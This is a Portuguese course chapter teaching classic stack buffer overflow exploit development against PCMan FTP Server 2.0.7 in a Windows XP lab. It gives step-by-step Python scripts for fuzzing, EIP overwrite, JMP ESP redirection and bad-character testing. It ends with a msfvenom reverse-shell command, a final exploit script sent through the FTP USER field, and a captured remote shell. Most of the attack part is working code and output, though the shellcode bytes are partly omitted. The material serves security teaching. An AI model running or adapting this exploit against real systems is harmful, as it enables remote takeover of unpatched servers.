

OFFSEC

BUFFER OVERFLOW CLASSICO



15

LISTA DE FIGURAS

Figura 1 – Ilustração de um buffer overflow	6
Figura 2 – Ilustração dos passos para a criação de um exploit.....	7
Figura 3 – Banner da aplicação.....	7
Figura 4 – Aplicação <i>crashada</i>	10
Figura 5 – Endereço de retorno com <code>pattern_create</code>	11
Figura 6 – Endereço de retorno manipulado	13
Figura 7 – Instruções “JMP ESP” encontradas	14
Figura 8 – Configurando o breakpoint	14
Figura 9 – Aplicação pausada no breakpoint	15
Figura 10 – Verificando os caracteres interpretados pela aplicação	17
Figura 11 – Identificando os caracteres inválidos.....	17
Figura 12 – Acessando remotamente a partir do exploit	20

LISTA DE CÓDIGOS-FONTE

Código-fonte 1 – Conectando na aplicação	8
Código-fonte 2 – Fuzzing	9
Código-fonte 3 – Código para o endereço de retorno	11
Código-fonte 4 – Manipulando endereço de retorno (1)	12
Código-fonte 5 – Manipulando endereço de retorno (2)	15
Código-fonte 6 – Verificando os caracteres inválidos	17
Código-fonte 7 – Exploit final	19

EMANIP

LISTA DE COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 1 – Conectando na aplicação	7
Comando de prompt 2 – Gerando pattern create	10
Comando de prompt 3 – Descobrindo o offset	12
Comando de prompt 4 – Procurando uma instrução válida	13
Comando de prompt 5 – Gerando bytearray excluindo o null byte	16
Comando de prompt 6 – Gerando shellcode	18
Comando de prompt 7 – Netcat ouvindo na porta 443	19

EXEMPLO

SUMÁRIO

1 BUFFER OVERFLOW CLÁSSICO	6
1.1 O que é o Buffer Overflow?	6
2 PASSOS PARA A CRIAÇÃO DE UM EXPLOIT CLÁSSICO.....	6
2.1 Fases envolvidas.....	7
2.2 Conectar com a aplicação	7
2.3 Realizar o fuzzing	8
2.4 Manipular o endereço de retorno	10
2.5 Controlar o fluxo de execução.....	13
2.6 Verificar os caracteres inválidos.....	16
2.7 Gerando shellcode	18
REFERÊNCIAS.....	21

1 BUFFER OVERFLOW CLÁSSICO

1.1 O que é o Buffer Overflow?

O **buffer overflow** é uma falha que ocorre na falta de tratamento de dados que uma aplicação pode receber, fazendo com que tais dados sobrescrevam áreas da memória, conseguindo alterar o fluxo de execução do programa ou até uma instabilidade no sistema operacional. Essa falha geralmente ocorre na presença de uma função vulnerável na aplicação que não foi devidamente tratada. A Figura “Ilustração de um buffer overflow” ilustra essa vulnerabilidade.




Figura 1 – Ilustração de um buffer overflow
Fonte: Elaborado pelo autor (2019)

Como vimos nos capítulos anteriores, a pilha ou a stack são cruciais para o fluxo de execução de uma aplicação. Caso a pilha seja corrompida, valores importantes poderão ser perdidos, fazendo com que a aplicação seja finalizada. Veremos que é possível utilizar a pilha para controlarmos o fluxo de execução sem afetarmos o seu estado de execução.

2 PASSOS PARA A CRIAÇÃO DE UM EXPLOIT CLÁSSICO

Neste módulo, discutiremos as fases tradicionais que um pesquisador utiliza para desenvolver *exploits* e, então, partiremos para a prática utilizando a aplicação **PCMan FTP Server 2.0.7** como aplicação da vítima.

2.1 Fases envolvidas

Na Figura “Ilustração dos passos para a criação de um exploit”, é possível observar as fases que realizaremos. É importante compreender o processo e a significância de cada passo, pois isso definirá o resultado de seu *exploit*.




Figura 2 – Ilustração dos passos para a criação de um exploit
Fonte: Elaborado pelo autor (2019)

2.2 Conectar com a aplicação

Como primeiro passo para iniciar um buffer overflow, vamos interagir com a aplicação usando o *netcat*. Mude o **IP** para o IP do seu Windows XP.

```
root@kali:~/Documents/pcman# nc -vn IP 21
```

Comando de prompt 1 – Conectando na aplicação
Fonte: Elaborado pelo autor (2019)

Caso dê certo, o leitor receberá a seguinte resposta do banner da aplicação:




Figura 3 – Banner da aplicação
Fonte: Elaborado pelo autor (2019)

Então começaremos a desenvolver o script em Python para conectar na aplicação e depois criar o *fuzzing*.

```
#!/usr/bin/python
import socket

# Criando o socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2", 21))

# Recebendo o banner da aplicacao
r = s.recv(1024)
print r

# Fechando a conexao
s.close()
```

Código-fonte 1 – Conectando na aplicação
Fonte: Elaborado pelo autor (2019)

2.3 Realizar o fuzzing

Executando o código acima, você obterá a mesma resposta que no *netcat*. Vamos aprimorar o código para o fuzzing. Porém, antes de executar o fuzzing, abra a aplicação no Immunity Debugger.

```
#!/usr/bin/python
import socket

buf = ['A']
cont = 100

# Gerando a lista para o fuzzing
while len(buf) <= 25:
    buf.append("A" * cont)
    cont += 200
    for string in buf:
        print "Enviando %s bytes" %len(string)

# Criando o socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2",21))

# Recebendo o banner - obrigatorio
s.recv(1024)

# Enviando os dados no campo user do ftp
s.send("USER %s\r\n" % string)

# Fechando a conexao
s.close()
```

Código-fonte 2 – Fuzzing
Fonte: Elaborado pelo autor (2019)

Após executá-lo, a sua aplicação deverá ter dado “crash”:




Figura 4 – Aplicação *crashada*
 Fonte: Elaborado pelo autor (2019)

2.4 Manipular o endereço de retorno

Voltando na saída da execução do fuzzing, você terá uma quantidade para gerar no “msf-pattern_create”. Neste caso, a aplicação parou nos 2300 bytes. Vamos gerar o nosso **msf-pattern_create** com esse tamanho. Caso não saiba os parâmetros a serem utilizados, use **-h**.

```
root@kali:~/Documents/pcman# msf-pattern_create -l 2300
```

Comando de prompt 2 – Gerando pattern create

Fonte: Elaborado pelo autor (2019)

Criaremos o código para achar a quantidade certa para manipular o EIP.

IMPORTANTE: na variável buffer, você deve inserir a saída do pattern_create.

```
#!/usr/bin/python
import socket

buffer = "aqui você insere a saída do pattern create"

# Criando o socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2", 21))

# Recebendo o banner da aplicacao
s.recv(1024)

# Enviando o USER
s.send("USER %s\r\n" % buffer)
```

Código-fonte 3 – Código para o endereço de retorno
Fonte: Elaborado pelo autor (2019)

Usaremos o **msf-pattern_offset** para encontrarmos a quantidade exata para manipular o EIP. Veremos qual o valor que sobrescreveu no EIP e, logo em seguida, aplicaremos no **msf-pattern_offset**.




Figura 5 – Endereço de retorno com pattern_create
Fonte: Elaborado pelo autor (2019)

```
root@kali:~/Documents/pcman# msf-pattern_offset -q 43386f43
[*] Exact match at offset 2004
```

Comando de prompt 3 – Descobrindo o offset
Fonte: Elaborado pelo autor (2019)

AVISO: Use a quantidade de offset que foi retornado na sua máquina e substitua a que usávamos pela sua.

Veremos, agora, se o EIP está sendo realmente manipulado. No script abaixo, mude o “2004” para o valor retornado no offset.

```
#!/usr/bin/python
import socket

buffer = "A" * 2004 + "BBBB"

# Criando o socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2", 21))

# Recebendo o banner da aplicacao
s.recv(1024)

# Enviando o USER
s.send("USER %s\r\n"%buffer)
```

Código-fonte 4 – Manipulando endereço de retorno (1)
Fonte: Elaborado pelo autor (2019)

Deverá sobrescrever o EIP com “42424242”.




Figura 6 – Endereço de retorno manipulado
Fonte: Elaborado pelo autor (2019)

2.5 Controlar o fluxo de execução

Devemos encontrar um endereço que nos permita executar o nosso código malicioso que estiver inserido na pilha da aplicação. Para isso, podemos usar um **JMP ESP** ou **CALL ESP** que transferirá o fluxo de execução para o que estiver no topo da pilha, o que será o nosso futuro shellcode.

Para encontrar um JMP ESP válido na aplicação, utilizaremos o script mona que foi desenvolvido por Corelan. Digite na barra de comando do Immunity o seguinte comando.

```
!mona jmp -r esp
```

Comando de prompt 4 – Procurando uma instrução válida
Fonte: Elaborado pelo autor (2019)

No teste, foram encontrados 64 endereços de retorno. Utilizaremos o primeiro mesmo, o "0x7c9d30d7". Porém, devemos estar atentos às opções dos ponteiros,

caso **ASLR**, **SafeSEH** ou qualquer outro tipo de proteção esteja habilitado, não será possível utilizá-lo da forma que esperamos.

```

0BADF00D [+] Results
7C9030D7 0x7c9d30d7 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9030EB 0x7c9d30eb : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9030FF 0x7c9d30ff : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C90313B 0x7c9d313b : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C90314F 0x7c9d314f : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C903163 0x7c9d3163 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C90318B 0x7c9d318b : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C90319F 0x7c9d319f : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9031B3 0x7c9d31b3 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9031C7 0x7c9d31c7 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9031DB 0x7c9d31db : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C9031EF 0x7c9d31ef : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C903203 0x7c9d3203 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7C903217 0x7c9d3217 : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7CB3FA1E 0x7cb3fa1e : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
7CB48EED 0x7cb48eed : jmp esp : (PAGE_EXECUTE_READ) [SHELL32.dll] ASLR: False
0043410D 0x0043410d : jmp esp : startnull.ascii (PAGE_EXECUTE_READ) [PCManFTP]
77E71D2F 0x77e71d2f : jmp esp : (PAGE_EXECUTE_READ) [GDI32.dll] ASLR: False
77F6F049 0x77f6f049 : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False
77F7965B 0x77f7965b : jmp esp : (PAGE_EXECUTE_READ) [ADVAPI32.dll] ASLR: False
0BADF00D ... Please wait while I'm processing all remaining results and writing
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers
0BADF00D Found a total of 64 pointers
0BADF00D [+] This mona.py action took 0:00:03.305000

!mona jmp -r esp

```

Figura 7 – Instruções “JMP ESP” encontradas
Fonte: Elaborado pelo autor (2019)

Para testarmos se a instrução é válida, podemos digitar no Immunity o seguinte comando: *break <Endereço da instrução>*.

```

00441038 3B 1F 43 00 5C 1F 43 00 ;VC.\VC.
00441040 CD 23 43 00 E9 D6 41 00 =#C.úia.

break 7c9d30d7

Modules C:\WINDOWS\system32\WLDAP32.dll

```

Figura 8 – Configurando o breakpoint
Fonte: Elaborado pelo autor (2019)

E, então, trocar os “BBBB” no script pelo endereço convertido para *little endian*.

```
#!/usr/bin/python
import socket
from struct import *

buffer = "A" * 2004 + pack('<L',0x7C9D30D7)

# Criando o socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2",21))

# Recebendo o banner da aplicacao
s.recv(1024)

# Enviando o USER
s.send("USER %s\r\n" % buffer)
```

Código-fonte 5 – Manipulando endereço de retorno (2)
Fonte: Elaborado pelo autor (2019)

Caso tenha parado no *breakpoint* igual à Figura “Aplicação pausada no breakpoint”, é só continuar o passo a passo, caso contrário, teste outros endereços para o **JMP ESP**.

```

7C9D30D7 FFE4 JMP ESP
7C9D30D9 CC INT3
7C9D30DA 9D POPFD
7C9D30DB ^7C D4 JL SHORT SHELL32.7C9D30B1
7C9D30DD 329D 7C61FAFF XOR BL,BYTE PTR SS:[EBP+FFFA617C]
7C9D30E3 FFD4 CALL ESP
7C9D30E5 329D 7C61FAFF XOR BL,BYTE PTR SS:[EBP+FFFA617C]
7C9D30EB FFE4 JMP ESP
7C9D30ED CC INT3
7C9D30EE 9D POPFD
7C9D30EF ^7C BC JL SHORT SHELL32.7C9D30AD
7C9D30F1 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30F7 FFB8 [??]
7C9D30F9 329D 7C7FFFFF XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]
7C9D30FF FFE4 JMP ESP
7C9D3101 CC INT3
7C9D3102 9D POPFD
7C9D3103 7C 08 JL SHORT SHELL32.7C9D310D

```

Address	Hex dump	ASCII
00441000	00 00 00 00 26 04 42 00	...�
00441008	55 04 42 00 87 04 42 00	U�
00441010	B9 04 42 00 58 00 43 00	j�
00441018	59 02 43 00 09 05 43 00	Y�
00441020	E0 06 43 00 AB 07 43 00	O�
00441028	78 09 43 00 B8 09 43 00	x�
00441030	3F EF 41 00 33 18 43 00	?�
00441038	3B 1F 43 00 5C 1F 43 00	;�
00441040	CD 23 43 00 E9 D6 41 00	=�

```

break 7c9d30d7
[11:55:10] Breakpoint at SHELL32.7C9D30D7

```

Figura 9 – Aplicação pausada no breakpoint
Fonte: Elaborado pelo autor (2019)

2.6 Verificar os caracteres inválidos

Testaremos os caracteres inválidos para evitar futuros erros no momento em que criarmos o nosso *shellcode*. Podemos gerar o nosso *bytearray* para teste a partir do mona, utilizando o seguinte comando.

```
!mona bytearray -cpb "\x00"
```

Comando de prompt 5 – Gerando bytearray excluindo o null byte
Fonte: Elaborado pelo autor (2019)

Resultado do novo código:

```
#!/usr/bin/python
import socket
from struct import *

bad =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e
\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x
1e\x1f"
-- omitido -
")

buffer = "A" * 2004 + pack('<L',0x7C9D30D7) + bad

# Criando o socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2",21))

# Recebendo o banner da aplicacao
s.recv(1024)

# Enviando o USER
s.send("USER %s\r\n" % buffer)
```

Código-fonte 6 – Verificando os caracteres inválidos
 Fonte: Elaborado pelo autor (2019)

Assim que executarmos, devemos clicar com o botão direito do mouse em cima do registrador **ESP** e selecionar **Follow in Dump**.




Figura 10 – Verificando os caracteres interpretados pela aplicação
 Fonte: Elaborado pelo autor (2019)

Nesse passo, deveremos ser minuciosos e encontrar o começo de nossos caracteres (o hex inicia em **01** até **FF** sequencialmente) para então observar se nenhum caractere foi alterado. Exemplo, caso o caractere **0a** foi enviado para aplicação e foi interpretado como **00**, é identificado como um *badchar* ou caractere inválido.

Address	Hex dump	ASCII
0012F578	41 41 41 41 41 41 41 41	AAAAAAAA
0012F580	41 41 41 41 41 41 41 41	AAAAAAAA
0012F588	41 41 41 41 41 41 41 41	AAAAAAAA
0012F590	41 41 41 41 41 41 41 41	AAAAAAAA
0012F598	41 41 41 41 41 42 42 42	AAAAABBB
0012F5A0	42 01 02 03 04 05 06 07	B0000000
0012F5A8	08 09 00 0B 0C 0D 0E 0F	00000000
0012F5B0	10 11 12 13 14 15 16 17	00000000
0012F5B8	18 19 1A 1B 1C 1D 1E 1F	00000000

[11:27:33] Access violation when executing [42424242] - use S!

Figura 11 – Identificando os caracteres inválidos
 Fonte: Elaborado pelo autor (2019)

Isso é um processo contínuo e pode variar da versão de um sistema operacional para o outro. Os caracteres inválidos do teste foram: “\x00”, “\x0a” e “\x0d”.

2.7 Gerando shellcode

Vamos, agora, adicionar os NOP's e o nosso *shellcode* para retornar uma *shell* reversa. No **LHOST**, mude para o IP do seu Kali e no **-b** coloque os caracteres inválidos encontrados.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1  
LPORT=443 -b "\x00\x0a\x0d" exitfunc=thread -f python
```

Comando de prompt 6 – Gerando shellcode
Fonte: Elaborado pelo autor (2019)

A saída do comando acima você insere após o endereço de retorno e NOP's, que equivale a "\x90", para que não haja problemas no fluxo de execução do *shellcode*. Veja como deverá ficar o script final:

```
#!/usr/bin/python
import socket
from struct import *

# Shellcode com o IP 192.168.1.1 e a porta 443
buf = ""
buf += "\xba\x00\xab\x9e\xc4\xd9\xc9\xd9\x74\x24\xf4\x5f\x31"
-- shellcode omitido --

buffer = "A" * 2004 + pack('<L',0x7C9D30D7) + "\x90" * 20 +
buf

# Criando o socket
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)

# Conectando na aplicacao
s.connect(("192.168.1.2",21))

# Recebendo o banner da aplicacao
s.recv(1024)

# Enviando o USER
s.send("USER %s\r\n" % buffer)
```

Código-fonte 7 – Exploit final
Fonte: Elaborado pelo autor (2019)

Para testarmos se está funcionando corretamente, devemos deixar a porta 443 escutando para recebermos o shell reverso.

```
nc -nvlp 443
```

Comando de prompt 7 – Netcat ouvindo na porta 443
Fonte: Elaborado pelo autor (2019)

Executando o script do *exploit* final, devemos receber o acesso remoto do Windows XP.

```
root@kali:~/Documents/pcman# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.2] 1047
Microsoft Windows XP [vers o 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador\Desktop\Vulnerable Applications\9fceb6
fefd0f3cala8c36e97b6cc925d-PCMan>ipconfig
ipconfig

Configura o de IP do Windows

Adaptador Ethernet Conex o local 2:

    Sufixo DNS espec fico de conex o . . :
    Endere o IP . . . . . : 192.168.1.2
    M scara de sub-rede . . . . . : 255.255.255.0
    Gateway padr o. . . . . :

C:\Documents and Settings\Administrador\Desktop\Vulnerable Applications\9fceb6
fefd0f3cala8c36e97b6cc925d-PCMan>
```

Figura 12 – Acessando remotamente a partir do exploit
Fonte: Elaborado pelo autor (2019)

Para que o conceito deste cap tulo seja bem fixado, recomendamos que essa aplica  o seja explorada v rias vezes e, ent o, praticada utilizando outra aplica  o chamada **vulnserver**. Exploraremos essa aplica  o nos pr ximos cap tulos, por m com alguns obst culos a mais para a execu  o do *shellcode*.

REFERÊNCIAS

BUFFER Overflow PCMan FTP Server 2.0.7. **Medium**. 2019. Disponível em: <<https://medium.com/@mtucunduva98/buffer-overflow-pcman-ftp-server-2-0-7-e143ff3473c>>. Acesso em: 29 mar. 2021.

EXPLOIT writing tutorial part 1: Stack Based Overflows. **Corelan.be**. 2009. Disponível em: <<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>>. Acesso em 29 mar. 2021.

PART 1: Introduction to Exploit Development. **Fuzzy Security 2.0**. [s.d]. Disponível em: <<https://www.fuzzysecurity.com/tutorials/expDev/1.html>>. Acesso em: 29 mar. 2021.

